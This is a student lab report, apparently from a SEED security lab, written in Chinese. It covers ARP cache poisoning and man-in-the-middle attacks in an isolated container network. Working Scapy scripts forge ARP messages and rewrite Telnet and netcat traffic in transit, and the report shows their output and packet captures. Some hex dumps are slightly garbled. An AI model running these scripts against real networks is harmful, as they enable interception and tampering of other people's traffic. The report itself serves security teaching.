

lab[4]-report

57118123 刘康辉

Task 1: ARP Cache Poisoning

攻击者主机的IP地址为10.9.0.105，主机A的IP地址为10.9.0.5，主机B的IP地址为10.9.0.6。

Task 1.A(using ARP request)

创建arp_posion.py文件，代码如下。

```
#!/usr/bin/env python3
from scapy.all import *
E = Ether()
A = ARP()
A.op = 1
A.psrc = '10.9.0.6'
A.hwsrc = '02:42:0a:09:00:69'
A.pdst = '10.9.0.5'
pkt = E/A
sendp(pkt, iface='eth0')
```

利用root权限运行该程序后，发送伪造的ARP请求报文。

```
root@025efb5916d2:/volumes# python3 arp_poison.py
.
Sent 1 packets.
```

利用arp -n查看主机A的ARP缓存如下，可知主机B的IP地址相关信息已经被修改，攻击成功。

```
root@d4ed164a5395:/# arp -n
root@d4ed164a5395:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.105       ether    02:42:0a:09:00:69  C             eth0
10.9.0.6         ether    02:42:0a:09:00:69  C             eth0
```

Task 1.B(using ARP reply)

修改arp_posion.py文件，代码如下。

```
#!/usr/bin/env python3
from scapy.all import *
E = Ether()
A = ARP()
A.op = 2
A.psrc = '10.9.0.6'
A.hwsrc = '02:42:0a:09:00:69'
A.pdst = '10.9.0.5'
pkt = E/A
sendp(pkt, iface='eth0')
```

Scenario 1: B's IP is already in A's cache

利用root权限运行该程序后，发送伪造的ARP响应报文。

利用arp -n查看主机A的ARP缓存如下，可知仅存在攻击者主机的IP地址相关信息，攻击失败。

```
root@d4ed164a5395:/# ip neigh flush dev eth0
root@d4ed164a5395:/# arp -n
root@d4ed164a5395:/# arp -n
```

Address	HWtype	HWaddress	Flags	Mask	Iface
10.9.0.105	ether	02:42:0a:09:00:69	C		eth0

Scenario 2: B's IP is not in A's cache

利用root权限运行该程序后，发送伪造的ARP响应报文。

利用arp -n查看主机A的ARP缓存如下，可知主机B的IP地址相关信息已经被修改，攻击成功。

```
root@d4ed164a5395:/# arp -n
Address      HWtype  HWaddress      Flags Mask    Iface
10.9.0.6     ether   02:42:0a:09:00:06 C              eth0
root@d4ed164a5395:/# arp -n
Address      HWtype  HWaddress      Flags Mask    Iface
10.9.0.105   ether   02:42:0a:09:00:69 C              eth0
10.9.0.6     ether   02:42:0a:09:00:69 C              eth0
```

Task 1.C(using ARP gratuitous message)

修改arp_posion.py文件，代码如下。

```
#!/usr/bin/env python3
from scapy.all import *
E = Ether()
A = ARP()
A.op = 1
A.psrc = '10.9.0.6'
A.hwsrc = '02:42:0a:09:00:69'
A.pdst = '10.9.0.6'
A.hwdst = 'ff:ff:ff:ff:ff:ff'
E.dst = 'ff:ff:ff:ff:ff:ff'
pkt = E/A
sendp(pkt, iface='eth0')
```

Scenario 1: B's IP is already in A's cache

利用root权限运行该程序后，发送伪造的免费ARP报文。

利用arp -n查看主机A的ARP缓存如下，可知不存在任何IP地址相关信息，攻击失败。

```
root@d4ed164a5395:/# ip neigh flush dev eth0
root@d4ed164a5395:/# arp -n
root@d4ed164a5395:/# arp -n
root@d4ed164a5395:/#
```

Scenario 2: B's IP is not in A's cache

利用root权限运行该程序后，发送伪造的免费ARP报文。

利用arp -n查看主机A的ARP缓存如下，可知主机B的IP地址相关信息已经被修改，攻击成功。

```
root@d4ed164a5395:/# arp -n
Address      HWtype  HWaddress      Flags Mask    Iface
10.9.0.6     ether   02:42:0a:09:00:06 C              eth0
root@d4ed164a5395:/# arp -n
Address      HWtype  HWaddress      Flags Mask    Iface
10.9.0.6     ether   02:42:0a:09:00:69 C              eth0
```

Task 2: MITM Attack on Telnet using ARP Cache Poisoning

攻击者主机的IP地址为10.9.0.105，客户端的IP地址为10.9.0.5，服务器的IP地址为10.9.0.6。

Step 1(Launch the ARP cache poisoning attack)

根据Task 1的步骤，完成ARP缓存毒害攻击的实现。

利用arp -n查看客户端的ARP缓存如下，可知服务器的IP地址相关信息已经被修改，攻击成功。

```
root@d4ed164a5395:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105                ether    02:42:0a:09:00:69    C                      eth0
10.9.0.6                   ether    02:42:0a:09:00:69    C                      eth0
```

利用arp -n查看服务器的ARP缓存如下，可知客户端的IP地址相关信息已经被修改，攻击成功。

```
root@03815785ee7a:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105                ether    02:42:0a:09:00:69    C                      eth0
10.9.0.5                   ether    02:42:0a:09:00:69    C                      eth0
```

Step 2(Testing)


在攻击者主机上将net.ipv4.ip_forward设置为0，关闭转发功能。

```
root@025efb5916d2:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

在客户端ping服务器，得到结果如下，可知无法连接。

```
root@d4ed164a5395:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
^C
--- 10.9.0.6 ping statistics ---
6 packets transmitted, 0 received, 100% packet loss, time 5119ms
```

利用wireshark抓包，得到结果如下，可知报文发送到攻击者主机，但并未转发。




No.	Time	Source	Destination	Protocol	Length	Info
1	2021-07-15 05:42:1.1	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0064, seq=1/256, ttl=64 (no respons...
2	2021-07-15 05:42:1.1	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0064, seq=2/512, ttl=64 (no respons...
3	2021-07-15 05:42:1.1	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0064, seq=3/768, ttl=64 (no respons...
4	2021-07-15 05:42:1.1	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0064, seq=4/1024, ttl=64 (no respon...
5	2021-07-15 05:42:1.1	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0064, seq=5/1280, ttl=64 (no respon...
6	2021-07-15 05:42:1.1	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42	Who has 10.9.0.6? Tell 10.9.0.5
7	2021-07-15 05:42:1.1	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0064, seq=6/1536, ttl=64 (no respon...
8	2021-07-15 05:42:1.1	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42	Who has 10.9.0.6? Tell 10.9.0.5
9	2021-07-15 05:42:1.1	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42	Who has 10.9.0.6? Tell 10.9.0.5

在服务器ping客户端，得到结果如下，可知无法连接。

```
root@03815785ee7a:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
^C
--- 10.9.0.5 ping statistics ---
6 packets transmitted, 0 received, 100% packet loss, time 5119ms
```

利用wireshark抓包，得到结果如下，可知报文发送到攻击者主机，但并未转发。



No.	Time	Source	Destination	Protocol	Length	Info
10	2021-07-15 05:42:3.1	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x0020, seq=1/256, ttl=64 (no respons...
11	2021-07-15 05:42:3.1	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x0020, seq=2/512, ttl=64 (no respons...
12	2021-07-15 05:42:3.1	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x0020, seq=3/768, ttl=64 (no respons...
13	2021-07-15 05:42:3.1	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x0020, seq=4/1024, ttl=64 (no respon...
14	2021-07-15 05:42:3.1	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x0020, seq=5/1280, ttl=64 (no respon...
15	2021-07-15 05:42:3.1	02:42:0a:09:00:06	02:42:0a:09:00:69	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6
16	2021-07-15 05:42:3.1	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x0020, seq=6/1536, ttl=64 (no respon...
17	2021-07-15 05:42:4.1	02:42:0a:09:00:06	02:42:0a:09:00:69	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6
18	2021-07-15 05:42:4.1	02:42:0a:09:00:06	02:42:0a:09:00:69	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6

Step 3(Turn on IP forwarding)

在攻击者主机上将net.ipv4.ip_forward设置为1，开启转发功能。

```
root@025efb5916d2:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

在客户端ping服务器，得到结果如下，可知能够连接，且经过攻击者主机的转发。

```
root@d4ed164a5395:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.194 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.163 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.146 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.6)
```

在客户端ping服务器，得到结果如下，可知能够连接，且经过攻击者主机的转发。

```
root@03815785ee7a:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.119 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.242 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=3 ttl=64 time=0.130 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.5)
```

Step 4(Launch the MITM attack)

在客户端telnet远程连接服务器，得到结果如下。

```
root@d4ed164a5395:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^'.
Ubuntu 20.04.1 LTS
03815785ee7a login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

创建mitm_telnet.py文件，代码如下。

```
#!/usr/bin/env python3
from scapy.all import *

IP_A = '10.9.0.5'
IP_B = '10.9.0.6'

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)
        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            newdata = 'Z' * len(data)
            send(newpkt/newdata)
        else:
            send(newpkt)
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)

f = 'tcp and ((ether src 02:42:0a:09:00:05) or (ether src 02:42:0a:09:00:06))'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

在攻击者主机上关闭转发功能，利用root权限运行该程序。

```
root@025efb5916d2:/volumes# python3 mitm_telnet.py
```

```
.  
Sent 1 packets.
```

在客户端输入1234，得到结果如下，可知输入的字符都会变成Z，中间人攻击成功。

```
seed@03815785ee7a:~$ ZZZZ
```

利用wireshark抓包，得到结果如下，可知客户端发送正确的报文到攻击者主机，内容为1。

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-07-15 07:50:42...	10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...
2	2021-07-15 07:50:42...	02:42:0a:09:00:09	Broadcast	ARP	42	Who has 10.9.0.6? Tell 10.9.0.105
3	2021-07-15 07:50:42...	02:42:0a:09:00:06	02:42:0a:09:00:69	ARP	42	10.9.0.6 is at 02:42:0a:09:00:06
4	2021-07-15 07:50:42...	10.9.0.5	10.9.0.6	TCP	67	[TCP Keep-Alive] 48156 -> 23 [PSH, ACK] Seq=2900695958 Ack=157...

Frame 1: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface br-65259176abfe, id 0

- Ethernet II, Src: 02:42:0a:09:00:09 (02:42:0a:09:00:09), Dst: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
- Destination: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
- Source: 02:42:0a:09:00:09 (02:42:0a:09:00:09)
- Type: IPv4 (0x0800)
- Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
- Transmission Control Protocol, Src Port: 48156, Dst Port: 23, Seq: 2900695958, Len: 1
- Telnet
- Data: 1

0000 02 42 0a 09 00 09 02 42 0a 09 00 05 08 00 45 10 -B---1B-----E
0010 00 35 0b b1 40 00 40 06 9a e5 0a 09 00 05 0a 09 -5-@-@-----
0020 00 06 bc 1c 00 17 ac e5 1b 96 5d a2 78 91 00 18]X-----
0030 01 f5 14 44 00 00 01 01 08 0a 20 74 fb 12 2c 85 ...D-----t
0040 85 0a 311

利用wireshark抓包，得到结果如下，可知攻击者主机发送被修改的报文到服务器，内容为Z。

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-07-15 07:50:42...	10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...
2	2021-07-15 07:50:42...	02:42:0a:09:00:09	Broadcast	ARP	42	Who has 10.9.0.6? Tell 10.9.0.105
3	2021-07-15 07:50:42...	02:42:0a:09:00:06	02:42:0a:09:00:69	ARP	42	10.9.0.6 is at 02:42:0a:09:00:06
4	2021-07-15 07:50:42...	10.9.0.5	10.9.0.6	TCP	67	[TCP Keep-Alive] 48156 -> 23 [PSH, ACK] Seq=2900695958 Ack=157...

Frame 4: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface br-65259176abfe, id 0

- Ethernet II, Src: 02:42:0a:09:00:09 (02:42:0a:09:00:09), Dst: 02:42:0a:09:00:06 (02:42:0a:09:00:06)
- Destination: 02:42:0a:09:00:06 (02:42:0a:09:00:06)
- Source: 02:42:0a:09:00:09 (02:42:0a:09:00:09)
- Type: IPv4 (0x0800)
- Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
- Transmission Control Protocol, Src Port: 48156, Dst Port: 23, Seq: 2900695958, Ack: 1570928785, Len: 1
- Data (1 byte)
- Data: 5a
- [Length: 1]

0000 02 42 0a 09 00 06 02 42 0a 09 00 69 08 00 45 10 -B---B---1-E
0010 00 35 0b b1 40 00 40 06 9a e5 0a 09 00 05 0a 09 -5-@-@-----
0020 00 06 bc 1c 00 17 ac e5 1b 96 5d a2 78 91 00 18]X-----
0030 01 f5 de 08 00 00 01 01 08 0a 20 74 fb 12 2c 85 ...D-----t
0040 85 0a 5aZ

利用wireshark抓包，得到结果如下，可知服务器发送响应的报文到攻击者主机，内容为Z。

No.	Time	Source	Destination	Protocol	Length	Info
5	2021-07-15 07:50:42...	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...
6	2021-07-15 07:50:42...	02:42:0a:09:00:69	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.105
7	2021-07-15 07:50:42...	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
8	2021-07-15 07:50:42...	10.9.0.6	10.9.0.5	TCP	67	[TCP Keep-Alive] 23 -> 48156 [PSH, ACK] Seq=1570928785 Ack=290...

Frame 5: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface br-65259176abfe, id 0

- Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:09 (02:42:0a:09:00:09)
- Destination: 02:42:0a:09:00:09 (02:42:0a:09:00:09)
- Source: 02:42:0a:09:00:06 (02:42:0a:09:00:06)
- Type: IPv4 (0x0800)
- Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
- Transmission Control Protocol, Src Port: 23, Dst Port: 48156, Seq: 1570928785, Ack: 2900695959, Len: 1
- Telnet
- Data: Z

0000 02 42 0a 09 00 09 02 42 0a 09 00 06 08 00 45 10 -B---1B-----E
0010 00 35 f5 c3 40 00 40 06 30 d3 0a 09 00 06 0a 09 -5-@-@-----
0020 00 05 00 17 bc 1c 5d a2 78 91 ac e5 1b 97 00 18]X-----
0030 01 fd 14 44 00 00 01 01 08 0a 2c 85 e3 f0 20 74 ...D-----t
0040 fb 12 5aZ

利用wireshark抓包，得到结果如下，可知攻击者主机发送响应的报文到客户端，内容为Z。

No.	Time	Source	Destination	Protocol	Length	Info
5	2021-07-15 07:50:42...	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...
6	2021-07-15 07:50:42...	02:42:0a:09:00:69	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.105
7	2021-07-15 07:50:42...	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
8	2021-07-15 07:50:42...	10.9.0.6	10.9.0.5	TCP	67	[TCP Keep-Alive] 23 -> 48156 [PSH, ACK] Seq=1570928785 Ack=290...

Frame 8: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface br-65259176abfe, id 0

- Ethernet II, Src: 02:42:0a:09:00:09 (02:42:0a:09:00:09), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
- Destination: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
- Source: 02:42:0a:09:00:09 (02:42:0a:09:00:09)
- Type: IPv4 (0x0800)
- Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
- Transmission Control Protocol, Src Port: 23, Dst Port: 48156, Seq: 1570928785, Ack: 2900695959, Len: 1
- Data (1 byte)
- Data: 5a
- [Length: 1]

0000 02 42 0a 09 00 05 02 42 0a 09 00 69 08 00 45 10 -B---B---1-E
0010 00 35 f5 c3 40 00 40 06 30 d3 0a 09 00 06 0a 09 -5-@-@-----
0020 00 05 00 17 bc 1c 5d a2 78 91 ac e5 1b 97 00 18]X-----
0030 01 fd 7f b9 00 00 01 01 08 0a 2c 85 e3 f0 20 74 ...D-----t
0040 fb 12 5aZ

Task 3: MITM Attack on Netcat using ARP Cache Poisoning

根据Task 1的步骤，完成ARP缓存毒害攻击的实现。

创建mitm_netcat.py文件，代码如下。

```
#!/usr/bin/env python3  
from scapy.all import *
```

```

IP_A = '10.9.0.5'
IP_B = '10.9.0.6'

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)
        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            newdata = data.replace(b'1234',b'4321')
            send(newpkt/newdata)
        else:
            send(newpkt)
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)

f = 'tcp and ((ether src 02:42:0a:09:00:05) or (ether src 02:42:0a:09:00:06))'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)

```

在攻击者主机上利用root权限运行该程序。


```
root@025efb5916d2:/volumes# python3 mitm_netcat.py
```

Sent 1 packets.

在客户端上远程连接目的主机9090端口，并发送消息如下。

```
root@d4ed164a5395:/# nc 10.9.0.6 9090
1234
```

利用wireshark抓包，得到结果如下，可知客户端发送正确的报文到攻击者主机，内容为1234。




No.	Time	Source	Destination	Protocol	Length	Info
81	2021-07-15 09:24:33.000000	10.9.0.5	10.9.0.6	TCP	71	36278 → 9090 [PSH, ACK] Seq=4236863845 Ack=3889468821 Win=64200 Len=5
Frame 81: 71 bytes on wire (568 bits), 71 bytes captured (568 bits) on interface br-65259176abfe, id 0 Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:06 (02:42:0a:09:00:06) Destination: 02:42:0a:09:00:06 (02:42:0a:09:00:06) Source: 02:42:0a:09:00:05 (02:42:0a:09:00:05) Type: IPv4 (0x0800) Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6 Transmission Control Protocol, Src Port: 36278, Dst Port: 9090, Seq: 4236863845, Ack: 3889468821, Len: 5 Data (5 bytes) Data: 12340a [Length: 5]						
0000	02 42 0a 09 00 05 02 42 0a 09 00 06 05 00 45 00				.B...1.B.....E..	
0010	00 39 fa 45 40 00 40 06 2c 5d 0a 09 00 05 0a 09				.9.E@.@.,].....	
0020	00 06 0d b6 23 02 fc 89 66 45 b3 06 d6 75 80 18				...#...FE...u...	
0030	01 f6 14 46 00 00 01 01 08 0a 20 ca e9 a2 2c db				...H.....,...	
0040	c7 82 31 32 33 34 0a				...1234..	

在目的主机上监听9090端口，得到结果如下，可知消息内容被修改，中间人攻击成功。

```
root@03815785ee7a:/# nc -lp 9090
4321
```

利用wireshark抓包，得到结果如下，可知攻击者主机发送被修改的报文到服务器，内容为4321。



No.	Time	Source	Destination	Protocol	Length	Info
81	2021-07-15 09:24:33.000000	10.9.0.5	10.9.0.6	TCP	71	36278 → 9090 [PSH, ACK] Seq=4236863845 Ack=3889468821 Win=64200 Len=5
Frame 82: 71 bytes on wire (568 bits), 71 bytes captured (568 bits) on interface br-65259176abfe, id 0 Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:06 (02:42:0a:09:00:06) Destination: 02:42:0a:09:00:06 (02:42:0a:09:00:06) Source: 02:42:0a:09:00:05 (02:42:0a:09:00:05) Type: IPv4 (0x0800) Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6 Transmission Control Protocol, Src Port: 36278, Dst Port: 9090, Seq: 4236863845, Ack: 3889468821, Len: 5						
0000	02 42 0a 09 00 05 02 42 0a 09 00 06 05 00 45 00				.B...B...1..E..	
0010	00 39 fa 45 40 00 40 06 2c 5d 0a 09 00 05 0a 09				.9.E@.@.,].....	
0020	00 06 0d b6 23 02 fc 89 66 45 b3 06 d6 75 80 18				...#...FE...u...	
0030	01 f6 14 46 00 00 01 01 08 0a 20 ca e9 a2 2c db				...H.....,...	
0040	c7 82 34 33 32 31 0a				...4321..	